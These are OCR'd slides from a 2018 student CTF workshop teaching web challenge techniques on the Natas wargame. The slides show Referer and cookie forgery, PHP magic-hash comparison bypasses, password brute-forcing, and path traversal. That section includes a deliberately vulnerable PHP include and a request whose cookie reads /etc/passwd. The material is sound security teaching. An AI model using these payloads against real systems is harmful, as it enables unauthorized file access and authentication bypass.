CTF – WEB 101

RecursionFairies @ UNITN - 27/03/2018

Outline

- Flag search
- HTTP protocol manipulation
- Login or password
- Path traversal

Natas wargame
(overthewire.org/wargames/natas)

Flag search


- **The flag is hidden somewhere**
  - HTML Pages
  - Files
  - HTTP header
- **Often trivial, no specific skills required**

Flag search

- **Natas0 & Natas1**


Flag search

- **Flag hidden in the page**



Flag search

- **Natas2**
- **Watch out for files**



Flag search

- **Natas2**

Index of /files

Name	Last modified	Size	Description
Parent Directory		-	
pixel.png	2016-12-15 16:07	303	
users.txt	2016-12-20 05:15	145	


Apache/2.4.10 (Debian) Server at natas2.natas.labs.overthewire.org Port 80

Flag search

- Natan3
- Pay attention to suggestions


Flag search

- **Natan3**
- **Pay attention to suggestions**



Flag search

- Canadian FOI challenge
- http://foi.uni.hctf.fun/
- Flag format: flag{....}



Flag search

- **Canadian FOI challenge**
- **We can access all the files in the /docs/ directory**
- **Download them all and search for the flag with pdfgrep**
  - `sudo apt install pdfgrep`
  - `find ./files -iname '*.pdf' -exec pdfgrep flag {} +`

Flag search


- **Remember to check:**
  - The page and the HTML code
  - The network requests
  - Strange HTTP header options
  - Cookies
  - File path
  - Hidden files

HTTP protocol manipulation

- **Change something in HTTP requests**
  - Header
  - Parameters
  - Cookies
  - Methods

HTTP protocol manipulation

- **Burp Suite**



HTTP protocol manipulation

- **Natas4**

Access disallowed. You are visiting from "" while authorized users should come only from "http://natas5.natas.labs.overthewire.org/"

Refresh page

HTTP protocol manipulation

- **Natas4**
- **HTTP Referer**

This is the address of the previous web page from which a link to the currently requested page was followed. (The word "referrer" has been misspelled in the RFC as well as in most implementations to the point that it has become standard usage and is considered correct terminology)	`Referer: http://en.wikipedia.org/wiki/Main_Page`

Host: natas4.natas.labs.overthewire.org
User-Agent: Mozilla/5.0 (Windows NT 6.1; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: it,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://natas4.natas.labs.overthewire.org/
DNT: 1
Authorization: Basic bmF0YXM0Olo5dGtSa1dtcHQ5UXI3WHJSNWpXUmtnT1U5MDFzd0Va
Connection: keep-alive
Cookie: __cfduid=da5efd91e2df8d8df6098149934f52c761553615756
Upgrade-Insecure-Requests: 1
Pragma: no-cache
Cache-Control: no-cache

HTTP protocol manipulation

- **Natas4**
- **HTTP Referer**

This is the address of the previous web page from which a link to the currently requested page was followed. (The word "referrer" has been misspelled in the RFC as well as in most implementations to the point that it has become standard usage and is considered correct terminology)	`Referer: http://en.wikipedia.org/wiki/Main_Page`

Host: natas4.natas.labs.overthewire.org
User-Agent: Mozilla/5.0 (Windows NT 6.1; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: it,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://natas**5**.natas.labs.overthewire.org/
DNT: 1
Authorization: Basic bmF0YXM0Olo5dGtSa1dtcHQ5UXI3WHJSNWpXUmtnT1U5MDFzd0Va
Connection: keep-alive
Cookie: __cfduid=da5efd91e2df8d8df6098149934f52c761553615756
Upgrade-Insecure-Requests: 1
Pragma: no-cache
Cache-Control: no-cache

HTTP protocol manipulation

- **Natan5**

Access disallowed. You are not logged in

HTTP protocol manipulation

- **Natan5**
- **Cookie manipulation**
- **Response:**

```
HTTP/1.1 200 OK
Date: Wed, 27 Mar 2019 12:51:32 GMT
Server: Apache/2.4.10 (Debian)
Set-Cookie: loggedin=0
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 367
Keep-Alive: timeout=5, max=99
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8
```

HTTP protocol manipulation

- **Natan5**
- **Cookie manipulation**
- **Request:**

Host: natas5.natas.labs.overthewire.org
User-Agent: Mozilla/5.0 (Windows NT 6.1; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: it,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
Authorization: Basic bmF0YXM1OmlYNklPZm1wTjdBWU9RR1B3dG4zZlhwYmFKVkpjSGZx
Connection: keep-alive
Cookie: __cfduid=da5efd91e2df8d8df6098149934f52c761553615756; loggedin=0
Upgrade-Insecure-Requests: 1
Pragma: no-cache
Cache-Control: no-cache

HTTP protocol manipulation

- **Natan5**
- **Cookie manipulation**
- **Request:**

Host: natas5.natas.labs.overthewire.org
User-Agent: Mozilla/5.0 (Windows NT 6.1; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: it,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
Authorization: Basic bmF0YXM1OmlYNklPZm1wTjdBWU9RR1B3dG4zZlhwYmFKVkpjSGZx
Connection: keep-alive
Cookie: __cfduid=da5efd91e2df8d8df6098149934f52c761553615756; loggedin=**1**
Upgrade-Insecure-Requests: 1
Pragma: no-cache
Cache-Control: no-cache

HTTP protocol manipulation

- **Remember to check:**
  - The HTTP methods (Use OPTION)
  - Cookies
  - HTTP parameters

Login or Password

- **The sourcecode is often available**
  - Find the password
  - Break the validation code
    - Languages/Libraries weaknesses
    - Reverse the algorithm
    - https://www.asciitohex.com/
  - Bruteforce

Login or Password

- **Natas6**

Login or Password

- **Natas6**

- **Just look at the code**

Login or Password

- Challenge from PWN University CTF
- Break this 3 login to get the flag
- 100 points

Login or Password

- **Login1**
  - Node server
    - node challenges/web/01_Login1/server.js
  - Checks if passwd query parameter == internal password

Login or Password

- **Login1**
  - Node server
  - Checks if passwd query parameter == internal password
  - Just reverse (or execute) the password generation functions

Login or Password

- **Login2**
  - PHP page
  - `if (hash("md5", $_GET['passwd']) == '0e514198428367523082236389979035')`

Login or Password

- **Login2**
  - PHP page
  - `if (hash("md5", $_GET['passwd']) == '0e514198428367523082236389979035')`
  - PHP comparison function
    - === checks that the 2 numbers are equal
    - == returns true also if both strings are scientific number
  - Find a string which MD5 starts with 0e
    - 0e215962017

Login or Password

- **Login3**
  - Flask server
    - pip install flask (--user)
    - cd challenges/web/02_Login_3/
    - python server.py

Login or Password

- **Login3**
  - Flask server
  - Weak password asserts
    - assert(len(passwd) == 3)
    - assert(passwd.isdigit())
  - Bruteforce

Login or Password

- **Remember to:**
  - Check for weak comparisons
  - Search hashes online
  - Check for weak crypto
  - Reverse the algorithm if possible

Path traversal

- A path traversal attack (also known as directory traversal) aims to access files and directories that are stored outside the web root folder. By manipulating variables that reference files with “dot-dot-slash (../)” sequences and its variations or by using absolute file paths, it may be possible to access arbitrary files and directories stored on file system including application source code or configuration and critical system files.

  OWASP

Path traversal

- **Standard url:**

  `http://some_site.com/get-files.jsp?file=report.pdf`

- **Exploit**
  - External file:

  `http://some_ite.com./get-files.jsp?file=../../../../some dir/some file`

  - Source code:

  `http://some_ite.com./get-files.jsp?file=get-files.jsp`

Path traversal

- **Vulnerable app:**

```
<?php
$template = 'blue.php';
if ( is_set( $_COOKIE['TEMPLATE'] ) )
   $template = $_COOKIE['TEMPLATE'];
include ( "/home/users/phpguru/templates/" . $template );
?>
```

- **Exploit:**

```
GET /vulnerable.php HTTP/1.0
Cookie: TEMPLATE=../../../../../../../../../../etc/passwd
```

Path traversal

- **Natas7**

Path traversal

- **Natas7**
- **Hint:**

  <!-- hint: password for webuser natas8 is in /etc/natas_webpass/natas8 →
- **URL:**

  http://natas7.natas.labs.overthewire.org/index.php?page=

Path traversal

- **Remember to:**
  - Check for filename parameter
    - In the url
    - In the HTTP parameters
  - Check in the code if a user-provided filename is not correctly escaped